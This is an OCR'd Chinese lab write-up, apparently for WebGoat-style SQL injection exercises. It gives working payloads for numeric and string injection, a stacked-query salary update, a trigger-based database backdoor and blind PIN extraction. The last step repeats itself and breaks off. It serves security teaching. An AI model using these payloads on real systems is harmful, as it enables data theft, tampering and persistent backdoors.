
Stage 3:Numeric SQL Injection

- 该题目的目的是通过注入语句，浏览到原本无法浏览的信息。绕过认证执行SQL注入,通过一个普通员工的账户larry，浏览其BOSS的账户信息。
- 先使用上面的Larry的账户


  因为刷新了网页我们需要重新修改最大字符长度



将value值改为101 or 1=1 order by salary desc，这样老板的信息就会被排到第一个



点击ViewProfile进去，即可查看老板的详细信息




SQL字符串注入（String SQL Injection）

- 题目大意是：这个表单允许使用者查询他们的信用卡号，使用SQL注入让所有的信用卡号都看得见。
- 我们构造一个永真式“1”，那么不管前面的WHERE是否成立都能执行，所以构造语句'or 1='1,成功得到了全部的信用卡号。

图


Database Backdoors

输入注入语句：101; update employee set salary=65000，



- 接下来使用语句


  101;CREATE TRIGGER yqhBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='20154322@qq.com' WHERE userid = NEW.userid创建一个后门，把表中所有的邮箱和用户ID都设为我的。



数字盲注（Blind Numeric SQL Injection）


- 题目中说明了下面的表单允许用户输入帐号并确定它是否有效，即返回值只有账户有效或无效两种。

  先输入101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 4000);，结果是
  Account number is valid.账户有效，再试试先输入101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 4000);，结果是
  Account number is valid.账户有效，再试试



